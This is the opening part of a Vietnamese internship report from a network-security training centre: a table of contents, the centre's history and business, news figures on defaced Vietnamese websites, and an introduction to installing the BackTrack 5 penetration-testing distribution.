

MỤC LỤC

CHƯƠNG 1: GIỚI THIỆU KHÁI QUÁT VỀ ĐƠN VỊ THỰC TẬP3

1.1	Giới thiệu về công ty	3
1.2	Lịch sử hình thành	3
1.3	Quá trình phát triển.....	4
1.4	Chức năng và nhiệm vụ	5
1.5	Lĩnh vực hoạt động kinh doanh.....	5
1.6	Cơ cấu tổ chức	6

CHƯƠNG 2: THỰC TẬP KỸ NĂNG – NGHỀ NGHIỆP7

2.1	Tổng quan về an ninh mạng	7
2.2	BackTrack 5	8
2.2.1	Giới thiệu.....	8
2.2.2	Lịch sử phát triển.....	8
2.2.3	Mục đích	9
2.2.4	Nguồn tải	10
2.2.5	Cài đặt trên máy thật.....	10
2.2.6	Cài đặt trên máy ảo	10
2.3	Footprinting	18
2.3.1	Footprinting là gì?	18
2.3.2	Các kiểu Footprinting	20
2.3.2.1	Passive Footprinting	20
2.3.2.2	Active Footprinting	25
2.4	Scanning	25
2.4.1	Scanning là gì?	25
2.4.2	Các công cụ tiện ích	26
2.4.3	Quá trình thực hiện Scanning	26
2.5	Enumeration.....	37
2.5.1	Enumeration là gì?.....	37
2.5.2	Telnet là gì?	38
2.5.3	Netcat là gì?	38
2.5.4	Open SSL	39

2.5.5 DNS Enumeration	40
2.6 System hacking.....	42
2.6.1 Giới thiệu	42
2.6.2 Lỗi MS12_020.....	43
2.6.2.1 Giới thiệu	43
2.6.2.2 Quá trình tấn công	43
2.6.2.3 Cách khắc phục.....	46
2.6.3 Lỗi MS08_067.....	46
2.6.3.1 Giới thiệu	46
2.6.3.2 Quá trình tấn công	47
2.6.3.3 Cách khắc phục.....	54
2.6.4 Lỗi MS12_027.....	54
2.6.4.1 Giới thiệu	54
2.6.4.2 Quá trình tấn công	54
2.6.4.3 Cách khắc phục.....	64
2.7 Password Cracking	65
2.7.1 Giới thiệu	65
2.7.2 Passive Online Attracks.....	65
2.7.3 Active Online Attracks	66
2.7.4 Offline Attracks	66
2.7.5 Demo crack password.....	66
CHƯƠNG 3: NHẬN XÉT – KẾT LUẬN.....	69
3.1 Ưu điểm	69
3.2 Khuyết điểm	69
3.3 Kết luận.	69

CHƯƠNG 1: GIỚI THIỆU KHÁI QUÁT VỀ ĐƠN VỊ THỰC TẬP

1.1 Giới thiệu về công ty

Trung Tâm Đào Tạo Mạng và Quản Trị Mạng Quốc Tế ATHENA tiền thân là Công ty TNHH Tư vấn và Đào tạo quản trị mạng Việt Năng, (tên thương hiệu viết tắt là **TRUNG TÂM ĐÀO TẠO ATHENA**), được chính thức thành lập theo giấy phép kinh doanh số 4104006757 của Sở Kế Hoạch Và Đầu Tư Tp Hồ Chí Minh cấp ngày 04 tháng 11 năm 2008.

Tên công ty viết bằng tiếng nước ngoài: ATHENA ADVICE TRAINING NETWORK SECURITY COMPANY LIMITED

1.2 Lịch sử hình thành

Năm 2000, một nhóm các thành viên là những doanh nhân tài năng và thành công trong lĩnh vực công nghệ thông tin đã nhận ra tiềm năng phát triển của việc đào tạo nền công nghệ thông tin nước nhà. Họ là những cá nhân có trình độ chuyên môn cao và có đầu óc lãnh đạo cùng với tầm nhìn và về tương lai của ngành công nghệ thông tin, họ đã quy tụ được một lực lượng lớn đội ngũ công nghệ thông tin trước hết là làm nhiệm vụ ứng cứu máy tính cho các doanh nghiệp, cá nhân có nhu cầu. Bước phát triển tiếp theo là vươn tầm đào tạo đội ngũ cán bộ công nghệ thông tin cho đất nước và xã hội.

Các thành viên sáng lập bao gồm:

Ông Nguyễn Thế Đông: Cựu giám đốc trung tâm ứng cứu Athena, hiện tại là giám đốc dự án công ty Siemen Telecom.

Ông Hứa Văn Thế Phúc: Phó Giám đốc Phát triển Thương Mại Công ty EIS, Phó Tổng Công ty FPT.

Ông Nghiêm Sỹ Thắng: Phó Tổng Giám đốc Ngân hàng Liên Việt, chịu trách nhiệm công nghệ thông tin của ngân hàng.

Ông Võ Đỗ Thắng: hiện là Giám đốc Trung tâm đào tạo quản trị và an ninh mạng Athena.

Đến năm 2003, bốn thành viên sáng lập cùng với đội ngũ ứng cứu máy tính gần 100 thành viên hoạt động như là một nhóm, một tổ chức ứng cứu máy tính miền Nam. Công ty TNHH Tư vấn và Đào tạo quản trị mạng Việt Nắng, hay còn gọi là Trung tâm đào tạo Quản trị và An ninh mạng Quốc Tế Athena (tên thương hiệu viết tắt là TRUNG TÂM ĐÀO TẠO ATHENA), được chính thức thành lập theo giấy phép kinh doanh số 4104006757 của Sở Kế Hoạch Và Đầu Tư Tp Hồ Chí Minh cấp ngày 04 tháng 11 năm 2008

1.3 Quá trình phát triển

Từ năm 2004 – 2006: Trung tâm có nhiều bước phát triển và chuyển mình. Trung tâm trở thành một trong những địa chỉ đáng tin cậy của nhiều doanh nghiệp nhằm cài đặt hệ thống an ninh và đào tạo cho đội ngũ nhân viên các doanh nghiệp về các chương trình quản lý dự án MS Project 2003, kỹ năng thương mại điện tử và bảo mật web... và là địa chỉ đáng tin cậy của nhiều học sinh, sinh viên đến đăng ký học. Đòi hỏi cấp thiết trong thời gian này của trung tâm là nâng cao hơn nữa đội ngũ giảng viên cũng như cơ sở để đáp ứng nhu cầu ngày càng cao về công nghệ thông tin của đất nước nói chung, doanh nghiệp, cá nhân nói riêng.

Đến năm 2006: Trung tâm đào tạo và quản trị mạng Athena mở ra một chi nhánh tại cư xá Nguyễn Văn Trỗi. Đồng thời tiếp tục tuyển dụng đội ngũ giảng viên là những chuyên gia an ninh mạng tốt nghiệp các trường đại học và học viện công nghệ thông tin uy tín trên toàn quốc, đồng thời trong thời gian này Athena có nhiều chính sách ưu đãi nhằm thu hút đội ngũ nhân lực công nghệ thông tin lành nghề từ các tổ chức, doanh nghiệp nhằm làm giàu thêm đội ngũ của trung tâm.

Đến năm 2008: Hàng loạt các trung tâm đào tạo quản trị và an ninh mạng mọc lên cùng với khủng hoảng kinh tế tài chính toàn cầu đã làm cho Trung tâm gặp nhiều khó khăn. Ông Nguyễn Thế Đông cùng ông Hứa Văn Thế Phúc rút vốn khỏi công ty gây nên sự hoang man cho toàn bộ hệ thống của trung tâm cộng thêm hoạt động tại chi nhánh Nguyễn Văn Trỗi không còn hiệu quả phải đóng cửa làm cho trung tâm rời từ khó khăn này đến khó khăn khác.

Lúc này với quyết tâm khôi phục lại công ty cũng như tiếp tục sứ mạng góp phần vào tiến trình tin học hóa đất nước. Ông Võ Đỗ Thắng mua lại cổ phần của hai nhà đầu tư lên làm giám đốc và xây dựng lại trung tâm, mở ra một làn gió mới và giai đoạn mới, cùng với quyết tâm mạnh mẽ và tinh thần thép đã giúp ông vượt qua nhiều khó khăn ban đầu, giúp trung tâm đứng vững trong thời kỳ khủng hoảng.

Từ năm 2009 – nay: Cùng với sự lãnh đạo tài tình và đầu óc chiến lược, trung tâm dần được phục hồi và trở lại quỹ đạo hoạt động của mình. Đến nay, trung tâm đã trở thành một trong những trung tâm đào tạo quản trị mạng hàng đầu Việt Nam. Cùng với sự liên kết rất nhiều công ty và doanh nghiệp, trung tâm trở thành nơi đào tạo và cung cấp nguồn nhân lực công nghệ thông tin cho xã hội. Từng bước thực hiện mục tiêu góp phần vào tiến trình tin học hóa nước nhà.

1.4 Chức năng và nhiệm vụ

Trung tâm ATHENA là nơi đào tạo, phát triển nguồn nhân lực công nghệ thông tin nước nhà, là nơi mà bất cứ ai yêu thích và đam mê công nghệ thông tin phát triển kỹ năng nghề nghiệp tương lai, đồng thời ATHENA cũng là nơi bồi dưỡng những kỹ năng cũng như trao đổi kinh nghiệm thực tế qua những những chương trình đào tạo ngắn hạn miễn phí với mọi người, ngoài ra ATHENA còn có những khóa học dài hạn nhằm bổ sung, cung cấp kiến thức cho sinh viên, học sinh hay cho người đã đi làm muốn nâng cao thêm tay nghề của mình.

1.5 Lĩnh vực hoạt động kinh doanh


Trung tâm ATHENA đã và đang tập trung chủ yếu vào đào tạo chuyên sâu quản trị mạng, an ninh mạng, thương mại điện tử theo các tiêu chuẩn quốc tế của các hãng nổi tiếng như Microsoft, Cisco, Oracle, Linux LPI , CEH,... Song song đó, trung tâm ATHENA còn có những chương trình đào tạo cao cấp dành riêng theo đơn đặt hàng của các đơn vị như Bộ Quốc Phòng, Bộ Công An, ngân hàng, doanh nghiệp, các cơ quan chính phủ, tổ chức tài chính....

Sau gần 10 năm hoạt động, nhiều học viên tốt nghiệp trung tâm ATHENA đã là chuyên gia đảm nhận công tác quản lý hệ thống mạng, an ninh mạng cho nhiều bộ

ngành như Cục Công Nghệ Thông Tin - Bộ Quốc Phòng, Bộ Công An, Sở Thông Tin Truyền Thông các tỉnh, bưu điện các tỉnh....

Ngoài chương trình đào tạo, Trung tâm ATHENA còn có nhiều chương trình hợp tác và trao đổi công nghệ với nhiều đại học lớn như đại học Bách Khoa Thành Phố Hồ Chí Minh, Học Viện An Ninh Nhân Dân(Thủ Đức), Học Viện Bưu Chính Viễn Thông, Hiệp hội an toàn thông tin (VNISA), Viện Kỹ Thuật Quân Sự.....

1.6 Cơ cấu tổ chức



CHƯƠNG 2: THỰC TẬP KỸ NĂNG – NGHỀ NGHIỆP

2.1 Tổng quan về an ninh mạng

An ninh mạng đang là vấn đề nóng thời gian gần đây. Theo ông Ngô Tuấn Anh, Phó Chủ tịch phụ trách an ninh mạng thuộc Công ty Bkav, từ ngày 8/5 đến 11/5, đã có 220 trang web của Việt Nam bị các hacker tự nhận là "tin tặc Trung Quốc" tấn công, trong đó có 6 website có tên miền .gov.

Theo đó, các website này phải hứng chịu những đợt tấn công từ chối dịch vụ, thay đổi giao diện... Thậm chí, hacker còn để rõ dòng chữ “By: China Hacked” (Tin tặc Trung Quốc thực hiện - PV).

```

http://duhocannong.com/index.html
http://minhnhattelecom.com/index.php
http://hongminhna.com/index.html
http://quangcaothanhvinh.com/index.php
http://chongthamnghean.com/index.php
http://www.chongthamcongtrinh.com/index.php
http://congnghehuyusan.vn/index.php
http://www.vhttdlnnguyendu.edu.vn/
http://www.ngheanservices.com/index.php
http://www.hondaotovinh.com.vn/index.php
http://www.luatnghean.com/index.php
http://www.ubndhyenthanh.nghean.vn/index.htm
http://www.tieudungnghean.com/index.htm
http://thucphamvang.com.vn/index.htm
http://www.artmediavn.com/index.htm
http://www.thienvietstar.com.vn/index.php
http://www.trunghainastone.com.vn/index.php
http://quangcaonghean.com/index.php
http://www.quangcaonghean.com.vn/index.php
http://www.vnthanhlong.vn/
http://www.kqlldb4.gov.vn/index.asp
http://truong4bqp.edu.vn/index.php
http://nongtruong1-Snghean.com/index.htm
http://www.vesynhathoangnghean.com/index.php
http://www.vilaconic.com/index.php

```

Theo thống kê của trang web Zone-H – chuyên thống kê các website bị tấn công trên toàn cầu, chỉ trong 20 ngày đầu tháng 6, có khoảng 446 website ".vn" đã bị hacker tấn công, trong đó có 16 trang chứa tên miền ".gov.vn". Chỉ tính riêng tuần đầu tiên của tháng 6 cũng đã có 407 website tên miền .vn bị hacker tấn công.

Còn theo ông Nguyễn Quang Huy, Trưởng Phòng Kỹ thuật Hệ thống Trung tâm Ứng cứu khẩn cấp sự cố máy tính Việt Nam - VNCCert, từ cuối tháng 5 đầu tháng 6, chúng ta tiếp nhận rất nhiều cuộc tấn công và các trang web của doanh nghiệp (DN) và nhiều cơ quan tổ chức Chính phủ. Có thông tin vài trăm website. Có thông tin cho biết số lượng trang web bị tấn công lên tới 1.500. Hay như vụ Diễn đàn hacker Việt

Nam (www.hvaonline.net), ngày 12 và 13 cũng bị tấn công từ chối dịch vụ (D-DOS) với cường độ rất lớn khiến mọi truy cập đến địa chỉ này đều không thực hiện được.

Vấn đề đáng báo động ở đây là ngoài việc tấn công đơn thuần vào các diễn đàn, trang thông tin điện tử có số lượng truy cập lớn, như rongbay.com, enbac.com, kenh14... hacker còn tấn công cả những địa chỉ có tên miền gov.vn của các cơ quan thuộc Chính phủ như website www.ntc.mofa.gov.vn của Bộ Ngoại giao Việt Nam, Caugiay.hanoi.gov.vn - cổng thông tin điện tử quận Cầu Giấy, Hà Nội, và gần đây nhất, ngày 20/6, nhóm hacker Hmei7 đã “hỏi thăm” website của Sở Thông tin – Truyền thông Hà Nội.

Qua những thông tin cho ta thấy vấn đề an ninh mạng thực sự gây tổn thất rất lớn đến cộng đồng, ngoài ra một trong những yếu tố then chốt khác chính là do đơn vị quản lý của các website này chưa thực sự chú trọng đến việc đầu tư cho vấn đề bảo mật, vẫn còn nhiều lỗ hổng để các hacker dễ dàng khai thác, thậm chí có thể nói Máy chủ Việt Nam là “sân tập” của hacker quốc tế. Qua đó cho thấy vấn đề an ninh mạng chưa được thực sự chú trọng ở Việt Nam. Chỉ cần một cuộc tấn công với quy mô và số lượng lớn thì hậu quả thật sự không hề nhỏ. Vì vậy nguồn nhân lực trong lĩnh vực an ninh mạng tại Việt Nam thật sự là một vấn đề lớn, đòi hỏi một quá trình đầu tư, đào tạo lâu dài nhằm tạo ra lực lượng an ninh mạng nòng cốt để phát triển đất nước.

2.2 Backtrack

2.2.1 Giới thiệu

Backtrack là một hệ điều hành phát triển trên nhân Linux đồng thời cũng là bộ sưu tập các công cụ kiểm tra đánh giá mức độ an ninh của hệ thống mạng một cách toàn diện. Backtrack trở thành một công cụ không thể thiếu với những ai muốn tìm hiểu nghiên cứu, và khám phá thế giới bảo mật.

2.2.2 Lịch sử phát triển

Backtrack là một bản phân phối dạng Live DVD của Linux, được phát triển để thử nghiệm thâm nhập. Trong các định dạng Live DVD, bạn sử dụng có thể Backtrack trực tiếp từ đĩa DVD mà không cần cài nó vào máy của bạn. Backtrack cũng có thể được cài đặt vào ổ cứng và sử dụng như một hệ điều hành. Backtrack là sự hợp nhất giữa 3 bản phân phối khác nhau của Linux về thâm nhập thử nghiệm -IWHAX, WHOPPIX,

và Auditor. Trong phiên bản hiện tại của nó (4.0), Backtrack được dựa trên phiên bản phân phối Linux Ubuntu 8.10. Tính đến ngày 19 tháng bảy năm 2010, Backtrack 4 đã được tải về của hơn 1,5 triệu người sử dụng. Backtrack dành cho tất cả mọi người từ các chuyên gia trong lĩnh vực bảo mật tới những người mới bước vào lĩnh vực an toàn thông tin và bạn có thể dễ dàng tìm và cập nhật cơ sở dữ liệu một cách nhanh nhất về bộ sưu tập các công cụ bảo mật. Cộng đồng phát triển lên Backtrack bao gồm từ những người có kiến thức sâu và kinh nghiệm trong lĩnh vực an toàn thông tin, tới từ các cơ quan chính phủ, trong lĩnh vực công nghệ thông tin, hoặc những người đam mê về bảo mật, đến các cá nhân mới gia nhập vào cộng đồng bảo mật. Hiện nay Backtrack đã phát triển đến phiên bản mới nhất là Backtrack6 (hay còn gọi là Kali Linux).

2.2.3 Mục đích

Backtrack chứa một số công cụ có thể được sử dụng trong quá trình thử nghiệm thâm nhập của bạn. Các công cụ kiểm tra thâm nhập trong Backtrack có thể được phân loại như sau:

- Information gathering: loại này có chứa một số công cụ có thể được sử dụng để có được thông tin liên quan đến một mục tiêu DNS, định tuyến, địa chỉ e-mail, trang web, máy chủ mail, và như vậy. Thông tin này được thu thập từ các thông tin có sẵn trên Internet, mà không cần chạm vào môi trường mục tiêu.
- Network mapping: loại này chứa các công cụ có thể được sử dụng để kiểm tra các host đang tồn tại, thông tin về OS, ứng dụng được sử dụng bởi mục tiêu, và cũng làm portscanning.
- Vulnerability identification: Trong thể loại này, bạn có thể tìm thấy các công cụ để quét các lỗ hổng (tổng hợp) và trong các thiết bị Cisco. Nó cũng chứa các công cụ để thực hiện và phân tích Server Message Block (SMB) và Simple Network Management Protocol (SNMP).
- Web application analysis: loại này chứa các công cụ có thể được sử dụng trong theo dõi, giám sát các ứng dụng web
- Radio network analysis: Để kiểm tra mạng không dây, bluetooth và nhận dạng tàn số vô tuyến (RFID), bạn có thể sử dụng các công cụ trong thể loại này.
- Penetration: loại này chứa các công cụ có thể được sử dụng để khai thác các lỗ hổng tìm thấy trong các máy tính mục tiêu

- Privilege escalation: Sau khi khai thác các lỗ hổng và được truy cập vào các máy tính mục tiêu, bạn có thể sử dụng các công cụ trong loại này để nâng cao đặc quyền của bạn cho các đặc quyền cao nhất.
- Maintaining access: Công cụ trong loại này sẽ có thể giúp bạn trong việc duy trì quyền truy cập vào các máy tính mục tiêu. Bạn có thể cần để có được những đặc quyền cao nhất trước khi các bạn có thể cài đặt công cụ để duy trì quyền truy cập
- Voice Over IP (VOIP): Để phân tích VOIP bạn có thể sử dụng các công cụ trong thể loại này

Backtrack cũng có những tool sử dụng cho:

- Digital forensics: Trong loại này, bạn có thể tìm thấy một số công cụ có thể được sử dụng để làm phân tích kỹ thuật như có được hình ảnh đĩa cứng, cấu trúc các tập tin, và phân tích hình ảnh đĩa cứng. Để sử dụng các công cụ cung cấp trong thể loại này, bạn có thể chọn Start Backtrack Forensics trong trình đơn khởi động. Đôi khi sẽ đòi hỏi bạn phải gắn kết nội bộ đĩa cứng và các tập tin trao đổi trong chế độ chỉ đọc để bảo tồn tính toàn vẹn.
- Reverse engineering: Thể loại này chứa các công cụ có thể được sử dụng để gỡ rối chương trình một hoặc tháo rời một tập tin thực thi.

2.2.4 Nguồn tải

<http://www.backtrack-linux.org/downloads/>


2.2.5 Cài đặt trên máy thật

Chúng ta cần chuẩn bị một phân vùng để cài đặt Backtrack. Sau đó chạy Backtrack Live DVD. Khi gặp màn hình login Ta sử dụng username là root, pass là toor. Sau đó để vào chế độ đồ họa, ta gõ startx và ta sẽ vào chế độ đồ họa của Backtrack 5.


Để cài đặt Backtrack 5 đến đĩa cứng ta chọn tập tin có tên install.sh trên desktop và tiến hành cài đặt. Tuy nhiên, nếu không thể tìm thấy tập tin, chúng ta có thể sử dụng ubiquity để cài đặt. Để sử dụng ubiquity, ta mở Terminal gõ ubiquity. Sau đó cửa sổ cài đặt sẽ hiển thị, trả lời 1 số câu hỏi như thành phố chúng ta đang sống, keyboard layout, phân vùng ổ đĩa cài đặt,... và tiến hành cài đặt.


2.2.6 Cài đặt trên máy ảo

Cấu hình trong file VMWare là memory 768MB, hardisk :30GB, Network:NAT.
 Dưới đây là một số hình ảnh khi cài BackTrack trên máy ảo VMWare

